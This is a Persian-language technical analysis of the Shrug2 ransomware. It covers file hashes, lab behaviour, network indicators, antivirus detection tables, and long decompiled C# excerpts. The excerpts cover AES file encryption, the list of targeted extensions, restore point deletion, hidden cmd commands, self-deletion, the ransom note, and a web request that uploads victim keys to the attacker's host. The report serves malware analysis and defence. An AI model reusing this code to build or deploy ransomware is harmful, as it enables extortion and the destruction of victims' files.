باسمه تعالی

تحلیل فنی باج افزار Shrug۲

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور نسخه جدید باج افزار Shrug۲ خبر می‌دهد. فعالیت این نسخه از باج‌افزار در اواسط ماه ژوئیه سال ۲۰۱۸ میلادی مشاهده شده است. مشاهدات حاکی از آن است که باج افزار پس از نفوذ به سیستم قربانی و اتمام فرایند رمزگذاری فایل‌ها، به انتهای آن‌ها پسوند SHRUG۲ را اضافه می‌کند و پیغام باج‌خواهی را به صورت یک پنجره که قابلیت بسته شدن ندارد، بر روی دسکتاپ قربانی قرار می‌دهد. نکته‌ای که در خصوص این باج افزار وجود دارد این است که الگوریتم رمزنگاری این باج افزار AES می‌باشد و این باج‌افزار پس از اتصال به اینترنت فعال می‌شود.

مشخصات فایل اجرایی :

نام فایل	badfail.exe
MD۵	۰٤۱۱۲aec٤۷٤۰۱c۳d۹۱a۹۲cfdf۹de۰۲e٦
SHA-۱	٦c۲۱۹٤f۹۰٦۷۷٥٦ca۰۳۹d٥۷۱۱۳e۳b۹۳a۷a۳٤٦٥۹d٤
SHA-۲٥٦	c۸۹۸۳۳۸۳۳۸۸٥bafdcfa۱c٦ee۸٤d۷dbcf۲۳۸۹b۸٥d۷۲۸۲a٦d٥۷٤۷da۲۲۱۳۸bd٥c٥۹
اندازه فایل	٥٦٦ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج‌افزار دارای پنج بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.۹٦	۸۱۹۲	٥۷۳۸۲۸	٥۷۳۹٥۲
. rsrc	٤.۷۸	٥۸۹۸۲٤	٤۱۲٤	٥٦۳۲
.reloc	۰.۱	٥۹۸۰۱٦	۱۲	۲٥٦۰

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Shrug۲، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. بررسی‌ها نشان می‌دهد که باج‌افزار پس از ورود به سیستم در صورتی که اتصال به اینترنت برقرار باشد کار می‌کند و اقدام به رمزگذاری فایل ها با استفاده از الگوریتم رمزنگاری خود می‌کند. این باج‌افزار تمام فایل‌ها و پوشه های موجود در درایو C و دارای پسوندهای زیر را رمز می‌کند :

"txt","docx","xls","doc","xlsx","ppt","pptx","odt","jpg","png","jpeg","csv","psd","sql","mdb","db","sln","html","php","asp","aspx","html","xml","json","dat","cpp","cs","py","pyw","c","js","java","mp٤","ogg","mp٣","wmv","avi","gif","mpeg","msi","zip","rar","٧zip","٧z","bmp","apk","yml","qml","py٣","aif","cda","mpa","wpl","mid","midi","pkg","deb","arj","z","o","rpm","tar.gz","gz","dbf","yml","tar","pl","rb","ico","tiff","tif","asp","xhtml","rss","jsp","htm"


پس از اتمام فرآیند رمزگذاری، فایل‌های سیستم قربانی به شکل زیر تغییر پیدا می‌کنند :



باج‌افزار Shrug۲ یک پیغام باج‌خواهی با محتوای زیر به صورت یک پنجره که بسته نمی‌شود بر روی دسکتاپ نمایش می‌دهد:

پنجره‌ای که پیغام باج‌خواهی در آن نمایش داده شده Shrug Decryptor نـام دارد. در پیغـام مجـرم قربـانی را از استفاده از آنتی‌ویروس منع کرده و به قربانی مدت زمان ۳ روز مهلت برای پرداخت ۷۰ دلار داده است. به نظـر می‌رسد مهاجم رمزگشا را داخل فایل اجرایی باج‌افزار قرار داده و پس از تاییـد پرداخـت اقـدام بـه رمزگشـایی می‌کند. نکته جالب توجه اینجاست که مهاجم در پیغام بـاج‌خـواهی، بـاج‌افزارهـای WannaCry و Not Petya را والدین خود معرفی کرده است.

اگر پرداخت در ۳ روز زمان داده شده انجام نشود باج افزار ابتدا پیغام زیر را نمایش می‌دهـد سـپس خـودش و تمام فایل‌های رمز شده را از بین می‌برد.



این باج‌افزار همچنین یک میانبر از خودش بر روی دسکتاپ قرار می‌دهد که در صورت راه اندازی مجدد رایانه، قربانی می‌تواند پیغام باج خواهی را دوباره توسط آن مشاهده کند.

آدرس کیف پول معرفی شده ۱Hr۱grgH۹ViEgUx۷۳iRRJLVKH۳PfjUteNx است که طبق بررسی های انجام شده، این کیف پول تا کنون هیچ تراکنش نداشته است.

Summary	
Address	1Hr1grgH9ViEgUx73iRRJLVKH3PFjUteNx
Hash 160	b8c6f7e260d8f25d3869ebe0bc529b252fbd6b85

Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

تحلیل ایستا:

با بررسی بیشتر کدهای باج‌افزار به نتایج زیر دست یافتیم :

باج‌افزار برای اجرا نیاز به .Net Framework نسخه ٤.٥ دارد:

```
25  [assembly: ComVisible(false)]
26  [assembly: Guid("a7fd4b8d-8e71-477f-b26f-798a947096d9")]
27  [assembly: AssemblyFileVersion("1.0.0.0")]
28  [assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
```

این باج‌افزار از الگوریتم رمزنگاری AES استفاده می‌کند.

```
public byte[] EncodeBytes(byte[] bytesToEncode)
{
    AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider
    {
        BlockSize = 128,
        KeySize = 256,
        Key = Encoding.UTF8.GetBytes(this.Key),
        IV = Encoding.UTF8.GetBytes(this.IV),
        Padding = PaddingMode.PKCS7,
        Mode = CipherMode.CBC
    };
    ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateEncryptor(aesCryptoServiceProvider.Key, aesCryptoServiceProvider.IV);
    bytesToEncode = cryptoTransform.TransformFinalBlock(bytesToEncode, 0, bytesToEncode.Length);
    cryptoTransform.Dispose();
    return bytesToEncode;
}
```

باج‌افزار Shrug۲ فقط فایل‌های درون درایو C و دارای پسوندهای زیر را رمزگذاری می‌کند.

```
    this.EnumerateFiles("C:\\", exts, ref this.FilesToHarm);
    list = CoreForm.Split<string>(this.FilesToHarm, (int)Math.Floor((double)(this.FilesToHarm.Count / num))).ToList<ICollection<string>>();
}
else
{
    List<string> exts2 = new List<string>
    {
        "SHRUG2"
    };
    this.EnumerateFiles("C:\\", exts2, ref this.HarmedFiles);
    bool debug = this.Debug;
    if (debug)
    {
        MessageBox.Show(string.Join("\n", this.HarmedFiles));
    }
    list = CoreForm.Split<string>(this.HarmedFiles, (int)Math.Floor((double)(this.HarmedFiles.Count / num))).ToList<ICollection<string>>();
}
```

```
List<string> exts = new List<string>
{
    "txt",
    "docx",
    "xls",
    "doc",
    "xlsx",
    "ppt",
    "pptx",
    "odt",
    "jpg",
    "png",
    "jpeg",
    "csv",
    "psd",
    "sql",
    "mdb",
    "db",
    "sln",
    "html",
    "php",
    "asp",
    "aspx",
    "html",
    "xml",
    "json",
    "dat",
    "cpp",
    "cs",
    "py",
    "pyw",
```

"txt","docx","xls","doc","xlsx","ppt","pptx","odt","jpg","png","jpeg","csv","psd","sql","mdb","db","sln","html","php","asp","aspx","html","xml","json","dat","cpp","cs","py","pyw","c","js","java","mp٤","ogg","mp٣","wmv","avi","gif","mpeg","msi","zip","rar","٧zip","٧z","bmp","apk","yml","qml","py٣","aif","cda","mpa","wpl","mid","midi","pkg","deb","arj","z","o","rpm","tar.gz","gz","dbf","yml","tar","pl","rb","ico","tiff","tif","asp","xhtml","rss","jsp","htm"

باج افزار پس از رمزگزاری، به فایل‌ها پسوند .SHRUG۲ می‌دهد

```
private void EncryptFile(string file)
{
    try
    {
        byte[] bytesToEncode = File.ReadAllBytes(file);
        byte[] bytes = this.CryptorLib.EncodeBytes(bytesToEncode);
        File.WriteAllBytes(file, bytes);
        File.Move(file, file + ".SHRUG2");
    }
    catch (Exception)
    {
    }
}
```

همانطور که گفته شد این باج‌افزار پس از این که سیستم با اینترنت متصل شد فعالیت خود را شروع می‌کند.

```
while (!this.ConnectedToTheInternet())
{
    bool flag2 = this.ConnectedToTheInternet();
    if (flag2)
    {
        break;
    }
}
```

طبق بررسی‌های صورت گرفته، شرط برقراری اینترنت برای این باج‌افزار نیز باز کردن لینک "http://clients٣.google.com/generate_٢٠٤"می‌باشد.

```
private bool ConnectedToTheInternet()
{
    bool result = false;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            using (webClient.OpenRead("http://clients3.google.com/generate_204"))
            {
                result = true;
            }
        }
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

باج‌افزار همچنین کلیدهای تولید شده و زمان رمزگزاری را توسط web request ارسال می‌کند.

```
NameValueCollection nameValueCollection = new NameValueCollection();
nameValueCollection["partA"] = this.UniqueIdentifier;
nameValueCollection["partB"] = this.CryptorLib.Key;
nameValueCollection["partC"] = this.CryptorLib.IV;
nameValueCollection["partD"] = this.DateTimeToString(DateTime.Now);
try
{
    this.WebRequest("http://tempacc11v1.000webhostapp.com/marthas_stuff/uphash.php", nameValueCollection);
}
catch (Exception ex)
{
}
this.CreateShortcut();
```

```
private string WebRequest(string url, NameValueCollection nvc)
{
    string result;
    using (WebClient webClient = new WebClient())
    {
        try
        {
            byte[] bytes = webClient.UploadValues(url, nvc);
            result = Encoding.UTF8.GetString(bytes);
        }
        catch (Exception)
        {
            result = "Fail at WebRequest(string, NameValueConnection)";
        }
    }
    return result;
}
```

پنجره پیغام باج‌خواهی باج‌افزار توسط قطعه کدهای زیر تولید می‌شود.

```
this.wb_Information.DocumentText = "<!DOCTYPE html></head><body><font face=\"Microsoft Sans Serif\" size=\"2\"><h3>What happened?</h3><p><b>Y</
  b>our important files have been encrypted.</br>Many of your documents, pictures, videos, databases, scripts,</br>codes, presentations are no
  longer accessible because they</br>have been encrypted. Maybe you're busy looking for a way to</br>recover your stuff, but don't waste your
  time. Nobody can do</br>that without our decryption service.</p><h3>Can I recover my files?</h3><p><b>O</b>f course!</br>We guarantee that you
  can recover all your files safely and</br>easily. But you don't have too much\ttime. If you want to</br>decrypt everything, you will need to
  pay. You only have 3</br>days to submit the payment, otherwise all your files will be</br><b>PERMANENTLY</b> deleted. Lost. Forever.</
  p><h3>How do I pay?</h3><p><b>P</b>ayment is accepted in Bitcoin only.</br>Use your favorite search engine (Google, DuckDuckGo, etc.)</br>to
  learn more about Bitcoin. To send a payment, you will need</br>a Bitcoin wallet. You can create one at Blockchain.com for</br>free. After
  creating your wallet, buy some Bitcoins (amount</br>is specified down below) and send the correct amount to the</br>address specified in this
  window. After your payment, click</br>[Check Payment]. The best time to check is around 8-10pm GMT.</p><h3>IMPORTANT:</h3><p><b>Disable or
  uninstall your anti-virus until your files</br>are recovered (or gone). Antivirus might delete this window</br>making it impossible to recover
  your stuff.</b></p></font></body></html>";
base.Show();
```

```
this.pb_Padlock.Size = new Size(182, 148);
this.pb_Padlock.SizeMode = PictureBoxSizeMode.StretchImage;
this.pb_Padlock.TabIndex = 0;
this.pb_Padlock.TabStop = false;
this.lbl_Ooops.AutoSize = true;
this.lbl_Ooops.Font = new Font("Microsoft Sans Serif", 14f, FontStyle.Bold, GraphicsUnit.Point, 0);
this.lbl_Ooops.ForeColor = Color.White;
this.lbl_Ooops.Location = new Point(195, 10);
this.lbl_Ooops.Name = "lbl_Ooops";
this.lbl_Ooops.Size = new Size(415, 24);
this.lbl_Ooops.TabIndex = 1;
this.lbl_Ooops.Text = "Ooops! Your files have been encrypted ಥ_ಥ";
this.wb_Information.Location = new Point(200, 35);
this.wb_Information.MinimumSize = new Size(20, 20);
this.wb_Information.Name = "wb_Information";
this.wb_Information.ScriptErrorsSuppressed = true;
this.wb_Information.Size = new Size(410, 300);
this.wb_Information.TabIndex = 2;
this.lbl_AreYouProud.AutoSize = true;
this.lbl_AreYouProud.Font = new Font("Microsoft Sans Serif", 8.25f, FontStyle.Bold, GraphicsUnit.Point, 0);
this.lbl_AreYouProud.ForeColor = Color.White;
this.lbl_AreYouProud.Location = new Point(618, 36);
this.lbl_AreYouProud.Name = "lbl_AreYouProud";
this.lbl_AreYouProud.Size = new Size(125, 52);
this.lbl_AreYouProud.TabIndex = 3;
this.lbl_AreYouProud.Text = "Are you proud of me,\r\npapa WannaCry?\r\nWhat about you,\r\nmomma NotPetya?";
```

باج‌افزار Shrug۲ زمان سیستم را هم دریافت کرده و از آن برای مهلت پرداخت باج استفاده می‌کند.

```
private string DateTimeToString(DateTime dt)
{
    CultureInfo provider = new CultureInfo("en-US");
    return dt.ToString("dd/MM/yyyy HH:mm:ss", provider);
}

// Token: 0x06000015 RID: 21 RVA: 0x000026F4 File Offset: 0x000008F4
private DateTime DateTimeFromString(string dt)
{
    DateTime now = DateTime.Now;
    CultureInfo provider = new CultureInfo("en-US");
    return DateTime.ParseExact(dt, "dd/MM/yyyy HH:mm:ss", provider);
}
```

```
this.DeleteDate = this.InstallDate;
bool debug2 = this.Debug;
if (debug2)
{
    this.DeleteDate = this.DeleteDate.AddMinutes(5.0);
}
else
{
    this.DeleteDate = this.DeleteDate.AddDays(3.0);
}
this.lbl_DateDelete.Text = this.DateTimeToString(this.DeleteDate);
```

```
this.DecreaseRemainingTime.Start();
```

بر اساس قطعه کد زیر، باج‌افزار Restore Points ویندوز را نیز پاک می‌کند.

```
private void DeleteRestorePoints()
{
    for (int i = 0; i < 50; i++)
    {
        try
        {
            CoreForm.SRRemoveRestorePoint(i);
        }
        catch (Exception)
        {
        }
    }
}
```

Shrug۲ همچنین سرویس command prompt را به صورت مخفیانه اجرا می‌کند

```
private void GrantAllPerms()
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = "/C Icacls . /grant Everyone:F /T /C /Q",
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = "cmd.exe"
    });
}
```

قطعه کد زیر نشان دهنده میانبر ایجاد شده برای دسترسی مجدد به پیغام باج و صفحه پرداخت است.

```
private void CreateShortcut()
{
    WshShell wshShell = (WshShell)Activator.CreateInstance(Marshal.GetTypeFromCLSID(new Guid("72C24DD5-D70A-438B-8A42-98424B88AFB8")));
    string pathLink = "C:\\Users\\" + Environment.UserName + "\\Desktop\\@ShrugDecryptor@.lnk";
    if (CoreForm.<>o__11.<>p__0 == null)
    {
        CoreForm.<>o__11.<>p__0 = CallSite<Func<CallSite, object, IWshShortcut>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof
          (IWshShortcut), typeof(CoreForm)));
    }
    IWshShortcut wshShortcut = CoreForm.<>o__11.<>p__0.Target(CoreForm.<>o__11.<>p__0, wshShell.CreateShortcut(pathLink));
    wshShortcut.Description = "Shortcut for @ShrugDecryptor@.exe";
    wshShortcut.TargetPath = Application.ExecutablePath;
    wshShortcut.Save();
}
```

همانطور که گفته شد باج‌افزار Shrug۲ ابزار Decryptor را نیز به همراه خود دارد.

```
private void DecryptFile(string path)
{
    try
    {
        byte[] encryptedBytes = File.ReadAllBytes(path);
        byte[] bytes = this.CryptorLib.DecodeBytes(encryptedBytes);
        File.WriteAllBytes(path, bytes);
        string extension = Path.GetExtension(path);
        string destFileName = path.Substring(0, path.Length - extension.Length);
        File.Move(path, destFileName);
    }
    catch (Exception)
    {
    }
}
```

```
// Token: 0x0600001B RID: 27 RVA: 0x00002918 File Offset: 0x00000B18
private void DecryptFiles(List<string> Files)
{
    foreach (string path in Files)
    {
        bool flag = File.Exists(path);
        if (flag)
        {
            try
            {
                this.DecryptFile(path);
            }
            catch (Exception)
            {
            }
        }
    }
}
```

قطعه کد زیر نشان دهنده این است که اگر در زمان ۳ روز پرداخت صورت نگیرد . باج افزار یک پیغام نشان می‌دهد و پس از آن فایلهای رمز شده ر پاک می‌کند و پس از آن رد پای خود در رجیستری را پاک می‌کند و در انتها خودش را نابود می‌سازد.

```
private void DecreaseRemainingTime_Tick(object sender, EventArgs e)
{
    bool flag = DateTime.Now > this.DeleteDate;
    if (flag)
    {
        try
        {
            this.PrepareAndRunThreads(CoreForm.ThreadMode.Delete);
            this.DecreaseRemainingTime.Stop();
            MessageBox.Show("Time has expired. Say goodbye to your files.");
            this.SelfDestruction();
            Application.Exit();
        }
        catch (Exception)
        {
        }
    }
    else
    {
        TimeSpan timeSpan = this.DeleteDate.Subtract(DateTime.Now);
        this.lbl_TimeSpanLeft.Text = string.Format("{0}d {1:00}h {2:00}m {3:00}s", new object[]
        {
            timeSpan.Days,
            timeSpan.Hours,
            timeSpan.Minutes,
            timeSpan.Seconds
        });
    }
}
```

قطعه کد حذف فایل اجرایی باج افزار:

```
private void SelfDestruction()
{
    try
    {
        BetterReg betterReg = new BetterReg(Registry.CurrentUser, "", true);
        betterReg.DeleteSubKey("ShrugTwo", true);
    }
    catch (Exception)
    {
    }
    Process.Start(new ProcessStartInfo
    {
        Arguments = "/C choice /C Y /N /D Y /T 1 & Del " + Application.ExecutablePath,
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = "cmd.exe"
    });
    Application.Exit();
}
```

اگر پرداخت صورت گیرد نیز کد زیر اجرا خواهد شد:

```
private void btn_CheckPayment_Click(object sender, EventArgs e)
{
    string address = "http://tempacc11vl.000webhostapp.com/marthas_stuff/freehashes.txt";
    try
    {
        using (WebClient webClient = new WebClient())
        {
            string text = webClient.DownloadString(address);
            bool flag = text.Contains(this.UniqueIdentifier);
            if (flag)
            {
                this.DecreaseRemainingTime.Stop();
                MessageBox.Show("Payment is valid. Wait some time while we decrypt your files...");
                base.Hide();
                try
                {
                    this.PrepareAndRunThreads(CoreForm.ThreadMode.Decrypt);
                }
                catch (Exception ex)
                {
                }
                MessageBox.Show("Files were decrypted. Click OK to completely remove the ransomware.");
                this.SelfDestruction();
            }
            else
            {
                MessageBox.Show("Payment not valid yet.");
            }
        }
    }
    catch (Exception ex2)
    {
    }
}
```

تغییرات رجیستری نیز در برخی کدهای زیر مشهود است:

```
// Token: 0x02000002 RID: 2
public class BetterReg
{
    // Token: 0x17000001 RID: 1
    // (get) Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    // (set) Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
    public RegistryKey regKey { get; private set; }

    // Token: 0x06000003 RID: 3 RVA: 0x00002061 File Offset: 0x00000261
    public BetterReg(RegistryKey mainKey, string registryKey, bool write = false)
    {
        this.regKey = mainKey.OpenSubKey(registryKey, write);
    }

    // Token: 0x06000004 RID: 4 RVA: 0x0000207C File Offset: 0x0000027C
    public object ReadValue(string valName)
    {
        return this.regKey.GetValue(valName);
    }

    // Token: 0x06000005 RID: 5 RVA: 0x0000209C File Offset: 0x0000029C
    public string ReadValueStr(string valName)
    {
        return (string)this.regKey.GetValue(valName);
    }

    // Token: 0x06000006 RID: 6 RVA: 0x000020C0 File Offset: 0x000002C0
    public bool SubKeyExists(string subKeyName)
    {
        return this.regKey.GetSubKeyNames().ToList<string>().Contains(subKeyName);
    }

    // Token: 0x06000007 RID: 7 RVA: 0x000020E8 File Offset: 0x000002E8
    public bool ValueExists(string valName)
    {
        return this.regKey.GetValueNames().ToList<string>().Contains(valName);
    }
```

```
// Token: 0x06000008 RID: 8 RVA: 0x00002110 File Offset: 0x00000310
public void AddSubKey(string subKeyName, bool redirect = true, bool write = false)
{
    bool flag = !this.SubKeyExists(subKeyName);
    if (flag)
    {
        this.regKey.CreateSubKey(subKeyName);
        if (redirect)
        {
            this.regKey = this.regKey.OpenSubKey(subKeyName, write);
        }
    }
}

// Token: 0x06000009 RID: 9 RVA: 0x00002156 File Offset: 0x00000356
public void SetValue(string valName, object value)
{
    this.regKey.SetValue(valName, value);
}

// Token: 0x0600000A RID: 10 RVA: 0x00002167 File Offset: 0x00000367
public void DeleteValue(string valName)
{
    this.regKey.DeleteValue(valName, false);
}

// Token: 0x0600000B RID: 11 RVA: 0x00002178 File Offset: 0x00000378
public void DeleteSubKey(string subKeyName, bool tree = false)
{
    if (tree)
    {
        this.regKey.DeleteSubKeyTree(subKeyName, false);
    }
    else
    {
        this.regKey.DeleteSubKey(subKeyName, false);
    }
}

// Token: 0x0600000C RID: 12 RVA: 0x000021A9 File Offset: 0x000003A9
public void OpenSubKey(string subKeyName, bool write = false)
{
    this.regKey = this.regKey.OpenSubKey(subKeyName, write);
}
```

تحلیل ترافیک شبکه :

طبق بررسی‌ها و آزمایشات صورت گرفته بر روی باج افزار Shrug۲، ارتباطات شبکه‌ای زیر توسط این باج‌افزار یافت شد.

کشور دامنه	نام دامنه	پروتکل	پورت	آدرس میزبان
امریکا	http://clients۳.google.com/generate_۲۰٤	TCP	۸۰	۲۱٦.٥۸.۲۱٥.۲۳۸
امریکا	http://tempacc۱۱vl.۰۰۰webhostapp.com/marthas_stuff/uphash.php	TCP	۸۰	۱٤٥.۱٤.۱٤٤.۱۱٤

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۳۹ مورد از ٦٧ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.Hiddentear.A.B8BBD...	AegisLab	Virus.Ransom.Hiddentear.A!c
ALYac	Trojan.Ransom.Shrug	Arcabit	Generic.Ransom.Hiddentear.A.B8BBD...
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Hiddenrear.agdsy	BitDefender	Generic.Ransom.Hiddentear.A.B8BBD...
Comodo	.UnclassifiedMalware	Cybereason	malicious.c47401
Cyren	W32/Trojan.YSUJ-8753	Emsisoft	Generic.Ransom.Hiddentear.A.B8BBD... (B)
eScan	Generic.Ransom.Hiddentear.A.B8BBD...	ESET-NOD32	MSIL/Filecoder.NZ
F-Secure	Generic.Ransom.Hiddentear.A.B8BBD...	Fortinet	MSIL/Filecoder.NZ!tr
GData	Generic.Ransom.Hiddentear.A.B8BBD...	Ikarus	Trojan-Ransom.FileCoder
Jiangmin	Hoax.Agent.adx	K7AntiVirus	Riskware (0040eff71)
K7GW	Riskware (0040eff71)	Kaspersky	HEUR:Hoax.Win32.Agent.gen
Malwarebytes	Ransom.Shrug	MAX	malware (ai score=97)
McAfee	Generic.dvy	McAfee-GW-Edition	Generic.dvy
Microsoft	Ransom:Win32/Genasom	NANO-Antivirus	Riskware.Win32.Hiddenrear.ffkoec
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Hoax.4a4	Rising	Ransom.Genasom!8.293 (CLOUD)
Sophos AV	Mal/Marthran-A	Symantec	Trojan Horse
TACHYON	Ransom/W32.Shrug.579584	TrendMicro	Ransom_SHRUG.THGAIAH
TrendMicro-HouseCall	Ransom_SHRUG.THGAIAH	Webroot	W32.Ransom.Gen
ZoneAlarm	HEUR:Hoax.Win32.Agent.gen	AhnLab-V3	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٦ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه ویروس‌کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن
c89833833885bafdcfa1c6ee84d7dbcf2389b85d7282a6d5747da22138bd5c59.exe

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.14.2	✔	Clean
f_secure	11.00	ii	Dangerous: Generic.Ransom.Hiddentear.A.B8BBD7A8
kaspersky	5.5	i	Suspicious: HEUR:Hoax.Win32.Agent.gen
eset	4.5.3.38301	ii	Dangerous: MSIL/Filecoder.NZ
drweb	11.0.1.1607061217	✔	Clean
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	ii	Dangerous: Malware
bitdefender	11.0.1.18	ii	Dangerous: Generic.Ransom.Hiddentear.A.B8BBD7A8
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Trojan Horse